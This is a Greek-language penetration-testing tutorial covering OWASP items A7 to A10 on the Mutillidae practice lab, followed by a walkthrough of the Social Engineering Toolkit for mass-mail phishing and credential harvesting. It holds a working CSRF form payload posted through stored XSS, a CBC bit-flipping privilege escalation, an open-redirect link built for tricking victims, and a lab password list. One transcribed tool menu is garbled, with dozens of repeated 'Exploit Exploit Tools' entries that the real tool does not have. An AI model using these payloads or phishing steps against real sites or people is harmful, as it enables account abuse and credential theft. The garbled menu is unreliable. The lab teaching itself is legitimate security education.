Οι περισσότερες από τις εφαρμογές web επαληθεύουν τα δικαιώματα πρόσβασης του χρήστη στις επιμέρους λειτουργίες πριν τις εμφανίσει σε αυτόν, όμως, αν οι ίδιοι έλεγχοι πρόσβασης δεν εκτελούνται στο server, επιτιθέμενοι θα είναι σε θέση να διεισδύσουν στην εφαρμογή χωρίς την κατάλληλη άδεια. Όμοιο με τα προβλήματα A4 και A5, μπορεί να επαληθευτεί ψάχνοντας στην ιστοσελίδα για παραμέτρους που υποδεικνύουν έλεγχο της λειτουργίας της.

-Σενάριο:

Ιστοσελίδα δεν αντιστοιχίζει κάθε λειτουργία της με το επίπεδο πρόσβασης αυτού που την καλεί. Έτσι χρήστης αποκτά πρόσβαση σε λειτουργίες εκτός των ορίων του απλώς αλλάζοντας client-side παραμέτρους με την βοήθεια του αρχείου `robots.txt`.

Λίγα λόγια για το αρχείο `robots.txt`:

`Robots.txt` είναι ένα αρχείο κειμένου, το οποίο μπορούμε να βάλουμε στη `root` της ιστοσελίδας μας ακριβώς με αυτήν την ονομασία, ώστε να διαβάζεται από τις μηχανές αναζήτησης.

Μέσα σε αυτό μπορούμε να βάλουμε διάφορους κανόνες ώστε οι crawlers των μηχανών αναζήτησης π.χ. να μην διαβάζουν και να μην συμπεριλαμβάνουν στα οργανικά αποτελέσματά τους κάποιες ιστοσελίδες.

-Εκτέλεση:

Ήδη μπορούμε να αντιληφθούμε τον ρόλο του αρχείου `robots.txt` στην επίθεσή μας. Εάν ο σχεδιαστής της ιστοσελίδας δεν θέλει τα αυτόματα `robots` των μηχανών αναζήτησης να επισκέπτονται συγκεκριμένες διευθύνσεις στον ιστοχώρο του, τότε αυτές οι διευθύνσεις μπορούν να περιέχουν ενδιαφέρον υλικό.

Αρχίζουμε πηγαίνοντας στην τοποθεσία που βρίσκεται το αρχείο στην πλατφόρμα `Mutillidae`.

The screenshot shows the Iceweasel browser window with the URL `http://127.0.0.1/mutillidae/robots.txt`. The page content displays the following text:

```
User-agent: *
Disallow: passwords/
Disallow: config.inc
Disallow: classes/
Disallow: javascript/
Disallow: owasp-esapi.php/
Disallow: documentation/
Disallow: phpmyadmin/
Disallow: includes/
```

Εδώ μπορούμε να δούμε πολλά directories που δεν θα έπρεπε να μπορεί ένας απλός επισκέπτης να αναγνώσει.

Παρακάτω βλέπουμε τις επιπτώσεις τις έλλειψης ελέγχου δικαιωμάτων χρήστη σε ζωτικές λειτουργίες της ιστοσελίδας:

The screenshot shows a web browser window with four tabs open, all displaying content from the `http://127.0.0.1/mutillidae/` directory structure. The tabs are:

- `Index of /mutillidae/classes`
- `http://127.0.0.1/counts.txt`
- `Index of /mutillidae/javascript`
- `Index of /mutillidae/documentation`

The leftmost tab (`Index of /mutillidae/classes`) lists various PHP files and their details:

Name	Last modified	Size	Description
Parent Directory	-	-	
BubbleHintHandler.php	2015-06-28 18:52	3.7K	
CSRFTokenHandler.php	2015-08-08 20:37	5.3K	
ClientInformationHandler.php	2015-06-28 18:52	6.5K	
CustomErrorHandler.php	2015-06-28 18:52	8.5K	
DirectoryIterationHandler.php	2015-06-28 18:52	416	
FileUploadExceptionHandler.php	2015-06-28 18:52	2.9K	
LogHandler.php	2015-06-28 18:52	4.1K	
MySQLHandler.php	2015-06-28 18:52	14K	
DammitGotoHacker.php	2015-11-26 14:25	2.5K	

The second tab (`http://127.0.0.1/counts.txt`) displays a list of user accounts and their details:

Count	User	Passwd	Description
1	admin	adminpass	001!
2	adrian	somepassword	Zombie! Films Rock!
3	john	monkey	I like the smell of confunk.
4	jeremy	password	d1373 1397 speak
5	bryce	password	I Love SANS
6	scott	password	scott is a tool
7	jim	password	Jim is burning
8	bobby	password	Bobby is my dad.
9	simba	password	I am a super-cat.
10	tim	password	Tim is a super-admin
11	scotty	password	Scotty did Admin
12	cal	password	C-A-T-S Cats Cats Cats
13	john	password	Do the Duggie!
14	eric	password	Eric is Admin
15	dave	password	Dave is 5.1.T. Plus Admin
16	patches	tortoise	meow, meow
17	rocky	stripes	treats?
18	tim	lambda5	Because maaaaasssance is hard to spell.
19	tim	password	Tim is a super-admin
20	pan	password	Where is Tinker?
21	ceok	jollyRoger	Gator-hater
22	james	13d3v3s	Occupation: Researcher
23	ed	pentest	Commandline KungFu anyone?

The third tab (`Index of /mutillidae/javascript`) lists various JavaScript files and their details:

Name	Last modified	Size	Description
Parent Directory	-	-	
bookmark-site.js	2015-06-28 18:52	1.0K	
ddsmoothmenu/	2015-12-08 02:50	-	
follow-mouse.js	2015-06-28 18:52	1.1K	
gritter/	2015-12-08 02:50	-	
html5-secrets.js	2015-06-28 18:52	237	
jQuery/	2015-12-08 02:50	-	

The fourth tab (`Index of /mutillidae/documentation`) lists various documentation files and their details:

Name	Last modified	Size	Description
Parent Directory	-	-	
Mutillidae-Test-Scripts.txt	2015-06-28 18:52	61K	
change-log.html	2015-11-26 16:27	129K	
how-to-access-Mutillidae-over-Virtual-Box-network.php	2015-06-28 18:52	2.0K	
mutillidae-demo.txt	2015-06-28 18:52	16K	
mutillidae-installation-on-xampp-win7.pdf	2015-06-28 18:52	1.5M	
vulnerabilities.php	2015-06-28 18:52	18K	



A8 - Cross-Site Request Forgery (CSRF)

Η τεχνική Cross-Site Request Forgery (CSRF) εκμεταλλεύεται το επικυρωμένο session θυμάτων για να κάνει αιτήσεις και ενέργειες εκ μέρος τους έχοντας πάντα τα προνόμια του λογαριασμού τους.

Τέτοιες τεχνικές μπορούν να επιτευχθούν χρησιμοποιώντας κακόβουλο λογισμικό, κατάλληλα σμιλευμένα URL, τεχνικές XSS κλπ.

- Σενάριο :

Ιστοσελίδα blog επιτρέπει στον χρήστη να χρησιμοποιήσει στο άρθρο του κώδικα html για να μορφοποιήσει το κείμενο του, δεν περιορίζει όμως τις εντολές που μπορεί αυτός να εισάγει καθιστώντας την ιστοσελίδα και τους αναγνώστες της στόχο επιθέσεων XSS. Έπειτα ένας κακόβουλος χρήστης δημιουργεί μια ανάρτηση η οποία ανάμεσα στο κείμενο έχει κρυμμένες μερικές εντολές html, οι οποίες αναγκάζουν τον αναγνώστη και αυτός με την σειρά του να ανεβάσουν ένα δικό τους post στο blog της ιστοσελίδας.

-Εκτέλεση :

Ανοίγουμε το Mutillidae και αφού συνδεθούμε σε έναν χρήστη πηγαίνουμε στην σελίδα “add to your blog” όπου και βλέπουμε την φόρμα υποβολής άρθρου.

Μιας και έχουμε ήδη αποδείξει ότι η ιστοσελίδα είναι επιρρεπής σε επιθέσεις XSS, το μόνο που μενει να κάνουμε είναι να ανεβάζουμε κώδικα που να εκτελεί (έστω και ως παράδειγμα) επίθεση CSRF. Ας θεωρήσουμε λοιπόν οτι έχουμε δυο χρηστες, τον χρήστη A και τον χρήστη B τους οποίους και μπορούμε να δημιουργήσουμε εύκολα στην πλατφόρμα Mutillidae. Ο στόχος μας είναι μέσω του χρήστη A να αναγκάσουμε τον χρήστη B να ανεβάσει ένα άρθρο στο blog , χωρίς αυτός να το έχει επιλέξει. Για τον σκοπό αυτό θα γράψουμε τον παρακάτω κώδικα :

```

<form id="f" action="index.php?page=add-to-your-blog.php" method="post"
enctype="application/x-www-form-urlencoded">
<input type="hidden" name="csrf-token" value="best-guess"/>
<input type="hidden" name="blog_entry" value=" Automatic CSRF blog post !"/>
<input type="hidden" name="add-to-your-blog-php-submit-button" value="TESTING"/>
</form>
<i onmouseover="window.document.getElementById('f').submit()">Interesting Banner !</i>

```

Το παραπάνω script οδηγεί όποιον χρήστη περάσει τον κέρσορά του πάνω από το banner να ανεβάσει αυτόματα ένα post με κείμενο "Automatic CSRF blog post !"!

Έχοντας λοιπόν συνδεθεί μέσω του χρήστη A, ανεβάζουμε το επίμαχο κώδικα σε ένα blog post :

The screenshot shows a web browser window titled 'Iceweasel' with the URL <http://127.0.0.1/mutillidae/index.php?page=add-to-your-blog.php>. The page displays a 'Hints and Videos' sidebar on the left and a main content area for adding a new blog entry. In the 'Comment' field, there is a malicious script:

```

<form id="f" action="index.php?page=add-to-your-blog.php" method="post"
enctype="application/x-www-form-urlencoded">
<input type="hidden" name="csrf-token" value="best-guess"/>
<input type="hidden" name="blog_entry" value=" Automatic CSRF blog post !"/>
<input type="hidden" name="add-to-your-blog-php-submit-button" value="TESTING"/>
</form>
<i onmouseover="window.document.getElementById('f').submit()">Interesting Banner !</i>

```

Two arrows point to specific parts of the code: a green arrow labeled '-1-' points to the banner script, and a blue arrow labeled '-2-' points to the 'Save Blog Entry' button.

Below the form, a table titled '5 Current Blog Entries' lists five entries:

	Name	Date	Comment
1	admin	2009-03-01 22:31:13	Fear me, for I am ROOT!
2	asprox	2009-03-01 22:31:13	Fear me, for I am asprox!
3	anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?
4	adrian	2009-03-01 22:26:54	Looks like I got a lot more work to do. Fun, Fun, Fun!!!
5	adrian	2009-03-01 22:26:12	Well, I've been working on this for a bit. Welcome to my crappy blog software.:)

Έπειτα συνδεόμαστε με τον χρήστη B ,ψάχνουμε στο blog για το επίμαχο άρθρο και παρατηρούμε τι συμβαίνει όταν περνάμε τον κέρσορά μας από πάνω :

View Blog Entries

Add To Your Blog

Select Author and Click to View Blog

Please Choose Author | View Blog Entries

13 Current Blog Entries

	Name	Date	Comment
1	A	2015-12-21 09:35:53	Interesting Banner!
2	admin	2009-03-01 22:31:13	Fear me, for I am ROOT!
3	dave	2009-03-01 22:31:13	Social Engineering is woot-tastic
4	kevin	2009-03-01 22:31:13	Read more Douglas Adams
5	kevin	2009-03-01 22:31:13	You should take SANS SEC542
6	asprox	2009-03-01 22:31:13	Fear me, for I am asprox!
7	john	2009-03-01 22:30:06	Chocolate is GOOD!!!
8	jeremy	2009-03-01 22:29:49	Why give users the ability to get to the unfiltered Internet? It's just asking for trouble.
9	john	2009-03-01 22:29:04	Listen to Paudotcom!
10	ed	2009-03-01 22:27:48	I love me some Netcat!!!
11	anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?
12	adrian	2009-03-01 22:26:54	Looks like I got a lot more work to do. Fun, Fun, Fun!!!
13	adrian	2009-03-01 22:26:12	Well, I've been working on this for a bit. Welcome to my crappy blog software. :)

Απ' ότι βλέπουμε ο χρήστης Β μεταφέρθηκε αυτόματα στην σελίδα "add to your blog" και ανέβασε το άρθρο με κέιμενο "Automatic CSRF blog post !" όπως ακριβώς ελπίζαμε.

Add New Blog Entry

Hints and Videos

Add blog for B

Note: ,<i> and <u> are now allowed in blog entries

Save Blog Entry

View Blogs

1 Current Blog Entries

	Name	Date	Comment
1	B	2015-12-21 10:01:01	Automatic CSRF blog post !



A9 - Using Components with Known Vulnerabilities

Σε αυτό το παράδειγμα θα αναλύσουμε ένα άλλο σημαντικό πρόβλημα που εμφανίζεται στον τομέα της ασφάλειας υπολογιστικών συστημάτων. Το πρόβλημα αυτό γεννάται όταν ένας σχεδιαστής χρησιμοποιεί κομμάτια κώδικα, υπηρεσίες και εργαλεία τρίτων, τα οποία όμως εμφανίζουν πρόβλημα ασφάλειας ήτε πριν αυτός τα εισάγει στον ιστοχώρο του, είτε κατά την διάρκεια της λειτουργίας τους. Αυτό σημαίνει ότι ο εν λόγω σχεδιαστής πρέπει να γνωρίζει ποια εργαλεία είναι τα πιο ασφαλή, και να συνεργάζεται με τους δημιουργούς των εργαλείων αυτών ώστε να ενημερώνεται για τυχόν προβλήματα και αντίστροφα.

Για λόγους παρουσίασης τέτοιων προβλημάτων θα χρησιμοποιήσουμε μια "λειτουργία" της πλατφόρμας *Mutillidae* που μας διευκολύνει να φέρουμε εις πέρας μια επίθεση τύπου "CBC bit flipping"

Μια τέτοια επίθεση επιτυγχάνεται όταν ο επιτιθέμενος αλλάζει τα bit ενός κρυπτογραφημένου στοιχείου με σκοπό να καταλήξει σε μία προβλέψιμη αλλαγή του αρχικού κειμένου χωρίς να ξέρει τον αλγόριθμο ή το κλειδί κρυπτογράφησης. Τέτοιου τύπου επιθέσεις είναι εφικτές όταν η μέθοδος κρυπτογράφησης είναι αδύναμη, συνεπώς και αποτελεί τον αδύναμο κρίκο του συστήματος.

-Σενάριο:

Ιστοσελίδα χρησιμοποιεί αδύναμο αλγόριθμο κρυπτογράφησης επιτρεπή σε επιθέσεις CBC bit-flipping για να καθορίσει τα προνόμια του χρήστη

-Εκτέλεση:

Αρχίζουμε το παράδειγμα ανοίγοντας την πλατφόρμα **Mutillidae** και μεταφερόμαστε (αφού έχουμε σιγουρευτεί ότι δεν είμαστε συνδεδεμένοι ως κάποιος χρήστης) στην σελίδα "[View User Privilege Level](#)". Εδώ βλέπουμε έναν αριθμό "100" και ένα μήνυμα να μας ενημερώνει ότι εάν αυτός ο αριθμός μετατραπεί σε "000" τότε έχουμε δικαιώματα **administrator**.

The screenshot shows a web browser window with the following details:

- Address Bar:** http://127.0.0.1/mutillidae/index.php?page=view-user-privilege-level.php&iv=6bc24fc1ab650b25b4114e93a98f1eba
- Search Bar:** Apostolis Vailakis
- Page Title:** OWASP Mutillidae II: Web Pwn in Mass Production
- Header:** Version: 2.6.30 Security Level: 0 (Hosed) Hints: Enabled (1 - ScrIpt K1dd1e) Not Logged In
- Navigation:** Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
- Left Sidebar:** OWASP 2013, OWASP 2010, OWASP 2007, Web Services, HTML 5, Others, Documentation, Resources.
- Main Content:**
 - View User Privilege Level** button.
 - Back** and **Help Me!** buttons.
 - Hints and Videos** link.
 - User Privilege Level** box (highlighted in pink):
 - Application ID**: A1B2
 - User ID**: 100 (Hint: 0X31 0X30 0X30)
 - Group ID**: 100 (Hint: 0X31 0X30 0X30)
 - Note: UID/GID "000" is root.
You need to make User ID and Group ID equal to "000" to become root user.
 - Security level 1 requires three times more work but is not any harder to solve.

Η επόμενη παρατήρηση που κάνουμε βρίσκεται στην μπάρα URL όπου και βλέπουμε ένα token που μοιάζει με κρυπτογραφημένο κείμενο (ή κάποια διάλεκτο αγνωστη ακόμα στο ανθρώπινο είδος). Για να ελέγξουμε την θεωρία μας αλλάζουμε ανά δύο τα στοιχεία (ένα byte σε hex) μέχρι να δούμε κάποια διαφορά.

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.30 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cript Kiddie) Not Logged In

Home Login/Register Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Captured Data

OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources

Getting Started: Project Whitepaper

User Privilege Level

Application ID e00 (Hint: 0X65 0X30 0X30)
User ID e00 (Hint: 0X65 0X30 0X30)
Group ID 100 (Hint: 0X31 0X30 0X30)

Note: UID/GID "000" is root.
You need to make User ID and Group ID equal to "000" to become root user.

Security level 1 requires three times more work but is not any harder to solve.

Μόλις αλλάξουμε το 5o byte του ciphertext βλέπουμε το επίμαχο ψηφίο να αλλάζει. Οι επιλογές μας είναι είτε να προχωρήσουμε σε επίθεση brute-force για να βρούμε το byte που θα μας μηδενίσει το ψηφίο είτε να προχωρήσουμε φάχνοντας για περεταίρω αλλαγές. Βλέπουμε ότι όσα byte αλλάξουμε, με την ίδια σειρά αλλάζουν και τα ψηφία των αριθμών στην σελίδα. Συνεπώς τα μόνα byte που θα χρειαστεί να πειράξουμε είναι αυτά που αντιστοιχούν στα πρώτα ψηφία των τριψήφιων αριθμών (αλλάζοντας ένα ένα τα byte βλέπουμε ποιο byte αντιστοιχεί σε ποιό στοιχείο).

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.30 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cript Kiddie) Not Logged In

Home Login/Register Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Captured Data

OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources

Getting Started: Project Whitepaper

User Privilege Level

Application ID e00 (Hint: 0X65 0X30 0X30)
User ID e00 (Hint: 0X65 0X30 0X30)
Group ID 100 (Hint: 0X31 0X30 0X30)

Note: UID/GID "000" is root.
You need to make User ID and Group ID equal to "000" to become root user.

Security level 1 requires three times more work but is not any harder to solve.

Αφού λοιπόν είμαστε μόνο 2 byte μακριά από δικαιοδοσία admin μπορούμε να χρησιμοποιήσουμε brute-force με εργαλεία όπως το Burp Suite (βλ. Α3) ή χειροκίνητα μέχρι και τα 2 ψηφία να μηδενιστούν

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.30 Security Level: 0 (Hosed) Hints: Enabled (1 - Script Kiddie) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

OWASP 2013 | OWASP 2010 | OWASP 2007 | Web Services | HTML 5 | Others | Documentation | Resources

View User Privilege Level

Back | Help Me!

Hints and Videos

User is root! ←

User Privilege Level

Application ID: 000
User ID: 000 (Hint: 0X30 0X30 0X30)
Group ID: 000 (Hint: 0X30 0X30 0X30)

Note: UID/GID "000" is root.
You need to make User ID and Group ID equal to "000" to become root user.

Security level 1 requires three times more work



A10 - Unvalidated Redirects And Forwards

Τελευταία στην λίστα μας βρίσκεται μια τεχνική που χρησιμοποιείται συχνά σε επιθέσεις social-engineering και εμφανίζεται με την έλλειψη ελέγχου redirect και forward. Με αυτήν την τεχνική, link που αρχικά μοιάζουν "αθώα", οδηγούν τον χρήστη σε ιστοσελίδες που ποικίλουν από διαφημίσεις μέχρι και ιστοσελίδες "κλώνους" που τον οδηγούν να εισάγει τα στοιχεία του (phishing).

-Σενάριο:

Ανυποψίαστος χρήστης επιλέγει Link με "γνώριμο" URL υποσχόμενος μια θέση σε μεγάλο διαγωνισμό. Το κακόβουλο Link όμως προωθείται καταλήγοντας το θύμα στα άντα του ιντερνετικου trolling*.

-Εκτέλεση:

Στην σελίδα "Credits" της πλατφόρμας Mutillidae βλέπουμε ότι κάθε credit link αποτελείται από ένα redirect.

The screenshot shows a Firefox browser window with the title "OWASP Mutillidae II: Web Pwn in Mass Production". The URL in the address bar is `http://127.0.0.1/mutillidae/index.php?page=redirectandlog.php&forwardurl=http://www.owasp.org`. The page content includes a sidebar with links like "OWASP 2013", "OWASP 2010", etc., and a main area titled "Credits" with a "Back" button, a "Help Me!" button, and a "Hints and Videos" section. Below this is a note about development by Jeremy "webpwnized" Druin. At the bottom of the page, there's a "Getting Started: Project Whitepaper" link. A green arrow points to the "forwardurl" parameter in the URL bar.

Συνεπώς, εάν αλλάξουμε το URL μπορούμε να κατασκευάσουμε ένα δικό μας redirect που να φαίνεται αθώο.

`http://127.0.0.1/mutillidae/index.php?page=redirectandlog.php&forwardurl=http://www.owasp.org`

Παίρνουμε λοιπόν το αξιόπιστο URL μας και αλλάζουμε το το κομμάτι :

`http://www.owasp.org`

Με το url :

`http://z0r.de/2715`

Καταλήγοντας με ένα Link της μορφής:

`http://127.0.0.1/mutillidae/index.php?page=redirectandlog.php&forwardurl=http://z0r.de/2715`

* Αβλαβή παράδειγμα αλλά περνάει το νόημα.

Έπειτα το στέλνουμε στο θύμα και περιμένουμε τις κραυγές να ακουστούν από το δίπλα δωμάτιο.



II) Pen test tool review



Στο δεύτερο μέρος αυτού του άρθρου θα ασχοληθούμε με ένα από τα πολλά εργαλεία που κυκλοφορούν στο διαδίκτυο, σχεδιασμένα για έλεγχο ασφάλειας υπολογιστικών συστημάτων και άλλων λειτουργιών. Το λειτουργικό μας σύστημα για άλλη μια φορά είναι το Kali Linux 2 μιας και είναι πλήρως εξοπλισμένο με κάθε είδους εργαλείο τελευταίας έκδοσης. Στο πρώτο μέρος του άρθρου χρησιμοποιήσαμε κυρίως τις πλατφόρμες Burp-Suite και Metasploit. Θα ήταν σωστό λοιπόν για το δεύτερο μέρος του άρθρου να συνεχίσουμε με την γνώριμη Metasploit, αναλύοντας όμως ένα διαφορετικό εργαλείο. Το εργαλείο της επιλογής μας είναι το Social Engineering Toolkit και θα αναφερόμαστε σε αυτό με την ονομασία SET για συντομία.

Social Engineering:

Κοινωνική μηχανική (Social engineering) είναι η πράξη της προφορικής χειραγώγησης ατόμων με σκοπό την απόσπαση πληροφοριών. Αν και είναι παρόμοια με το τέχνασμα ή την απλή απάτη, ο όρος είναι κυρίως συνδεδεμένος με την εξαπάτηση ατόμων με σκοπό την απόσπαση εμπιστευτικών πληροφοριών που είναι απαραίτητες για την πρόσβαση σε κάποιο υπολογιστικό σύστημα. Συνήθως αυτός που την εφαρμόζει δεν έρχεται ποτέ πρόσωπο με πρόσωπο με το άτομο που εξαπατά ή παραπλανά.

Λίγα λόγια για το εργαλείο:

Το SET είναι ένα από τα καλύτερα εργαλεία για διεξαγωγή επιθέσεων social engineering. Αρχικά είναι προ-ρυθμισμένο ώστε να καταστεί πιο εύκολο για τους χρήστες, όμως αυτές οι ρυθμίσεις μπορούν να τροποποιηθούν προκειμένου να καλύψει τις ανάγκες ενός σεναρίου που θα δημιουργήσει ένας penetration tester. Οι αλλαγές που μπορούν να γίνουν είναι ατελείωτες, εδώ θα καλύψουμε μόνο τις βασικές. Επίσης το εργαλείο φροντίζει να ενημερώνει τον χρήστη δίνοντας του σε κάθε επιλογή μια περίληψη της λειτουργίας της.

Walkthrough :

Ξεκινάμε φυσικά ανοίγοντας το εργαλείο. Στα Kali2 βρίσκεται στην τοποθεσία:

Applications -> 08 - Exploitation Tools -> Social Engineering Toolkit

```
File Edit View Search Terminal Help
10100101100001011011000010110101000101
01101110011001110110100101101110011001
0101001010111001000100000010101000110
1111011011110101100011010110110100101
11010000100000001010100110100001110101
01100111011100110010101010

[---]      The Social-Engineer Toolkit (SET)          [---]
[---]      Created by: David Kennedy (ReL1K)        [---]
[---]      Version: 6.5.8                          [---]
[---]      Codename: 'Mr. Robot'                   [---]
[---]      Follow us on Twitter: @TrustedSec       [---]
[---]      Follow me on Twitter: @HackingDave     [---]
[---]      Homepage: https://www.trustedsec.com    [---]

[---]      Welcome to the Social-Engineer Toolkit (SET). [---]
[---]      The one stop shop for all of your SE needs. [---]

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:

1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit

set> [ ]
```

Εδώ βλέπουμε το αρχικό μενού του εργαλείου. Απ' ότι έχετε ήδη καταλάβει το εργαλείο δουλεύει μέσω command line, είναι όμως αρκετά καλογραμμένο και εύκολο στην χρήση. Οι επιλογές μας ανάμεσα σε άλλες είναι :

- 1) Social-Engineering Attacks
- 2) Fast-Track Penetration Testing
- 3) Third Party Modules

Οι επιλογές 2 και 3 αποτελούν μικρές λειτουργίες σχεδιασμένες να βοηθήσουν τον επιτιθέμενο να κατορθώσει επιτυχημένο Social-Engineering. Εμείς θα ασχοληθούμε με την επιλογή 1) όπου και βρίσκονται οι κύριες λειτουργίες του SET. Πληκτρολογούμε λοιπόν "1" και πατάμε Enter.

```
[--] The Social-Engineer Toolkit (SET)
[--] Created by: David Kennedy (ReL1K)
[--] Version: 6.5.8
[--] Codename: 'Mr. Robot'
[--] Follow us on Twitter: @TrustedSec
[--] Follow me on Twitter: @HackingDave
[--] Homepage: https://www.trustedsec.com
[---]

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> []
```

Εδώ βλέπουμε μια μεγάλη γκάμα επιθέσεων, αρκετές για την δημιουργία ενός τόμου με τεχνικές και παραδείγματα. Στα πλαίσια αυτού του άρθρου θα ασχοληθούμε με τις επιλογές:

5) Mass Mailer Attack -> 2) E-Mail Attack Mass Mailer

και

2) Website Attack Vectors -> 3) Credential Harvester Attack Method

συνδέοντας φυσικά τις δύο τεχνικές για μια πιο επιτυχημένη επίθεση.

-- MASS MAILER ATTACK --

Αρχίζουμε με μία πολύ γνωστή τεχνική στον κύκλο των χάκερ (και όχι μονο). Όπως μάλλον έχετε καταλάβει ήδη από την ονομασία επρόκειτο να "πσαρέψουμε*" αθώους χρήστες, αυξάνοντας τις πιθανότητες μας στέλνοντας μαζικά email.

Επιλέγουμε λοιπόν 1) Perform a Mass Email Attack και βλέπουμε τις επιλογές μας :

```
Terminal
File Edit View Search Terminal Help
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
11) Exploit Development
12) Metasploit Modules
13) Network Exploitation Tools
14) Persistence Modules
15) Reverse Engineering Tools
16) Cryptocurrency Mining Tools
17) Malware Analysis Tools
18) Forensic Tools
19) Data Recovery Tools
20) Web Application Testing Tools
21) Mobile Application Testing Tools
22) Cloud Application Testing Tools
23) IoT Application Testing Tools
24) Industrial Control System Testing Tools
25) Cryptographic Tools
26) Network Security Tools
27) Penetration Testing Tools
28) Exploit Development Tools
29) Exploit Generation Tools
30) Exploit Delivery Tools
31) Exploit Exploitation Tools
32) Exploit Exploit Tools
33) Exploit Exploit Tools
34) Exploit Exploit Tools
35) Exploit Exploit Tools
36) Exploit Exploit Tools
37) Exploit Exploit Tools
38) Exploit Exploit Tools
39) Exploit Exploit Tools
40) Exploit Exploit Tools
41) Exploit Exploit Tools
42) Exploit Exploit Tools
43) Exploit Exploit Tools
44) Exploit Exploit Tools
45) Exploit Exploit Tools
46) Exploit Exploit Tools
47) Exploit Exploit Tools
48) Exploit Exploit Tools
49) Exploit Exploit Tools
50) Exploit Exploit Tools
51) Exploit Exploit Tools
52) Exploit Exploit Tools
53) Exploit Exploit Tools
54) Exploit Exploit Tools
55) Exploit Exploit Tools
56) Exploit Exploit Tools
57) Exploit Exploit Tools
58) Exploit Exploit Tools
59) Exploit Exploit Tools
60) Exploit Exploit Tools
61) Exploit Exploit Tools
62) Exploit Exploit Tools
63) Exploit Exploit Tools
64) Exploit Exploit Tools
65) Exploit Exploit Tools
66) Exploit Exploit Tools
67) Exploit Exploit Tools
68) Exploit Exploit Tools
69) Exploit Exploit Tools
70) Exploit Exploit Tools
71) Exploit Exploit Tools
72) Exploit Exploit Tools
73) Exploit Exploit Tools
74) Exploit Exploit Tools
75) Exploit Exploit Tools
76) Exploit Exploit Tools
77) Exploit Exploit Tools
78) Exploit Exploit Tools
79) Exploit Exploit Tools
80) Exploit Exploit Tools
81) Exploit Exploit Tools
82) Exploit Exploit Tools
83) Exploit Exploit Tools
84) Exploit Exploit Tools
85) Exploit Exploit Tools
86) Exploit Exploit Tools
87) Exploit Exploit Tools
88) Exploit Exploit Tools
89) Exploit Exploit Tools
90) Exploit Exploit Tools
91) Exploit Exploit Tools
92) Exploit Exploit Tools
93) Exploit Exploit Tools
94) Exploit Exploit Tools
95) Exploit Exploit Tools
96) Exploit Exploit Tools
97) Exploit Exploit Tools
98) Exploit Exploit Tools
99) Return back to the main menu.

set> 5
```

Εδώ επιλέγουμε 2) E-Email Attack Mass Mailer

Πριν όμως το κάνουμε αυτό πρέπει να δημιουργήσουμε μια λίστα με διευθύνσεις e-mail. Για λόγους παρουσίασης θα δημιουργήσουμε ένα αρχείο address.txt με το δικό μας email στο desktop.

```
Terminal
File Edit View Search Terminal Help
set> 5
Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:
1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
99. Return to main menu.

set:mailer>2

The mass emailer will allow you to send emails to multiple
individuals in a list. The format is simple, it will email
based off of a line. So it should look like the following:
john.doe@ihazemail.com
jane.doe@ihazemail.com
wayne.doe@ihazemail.com

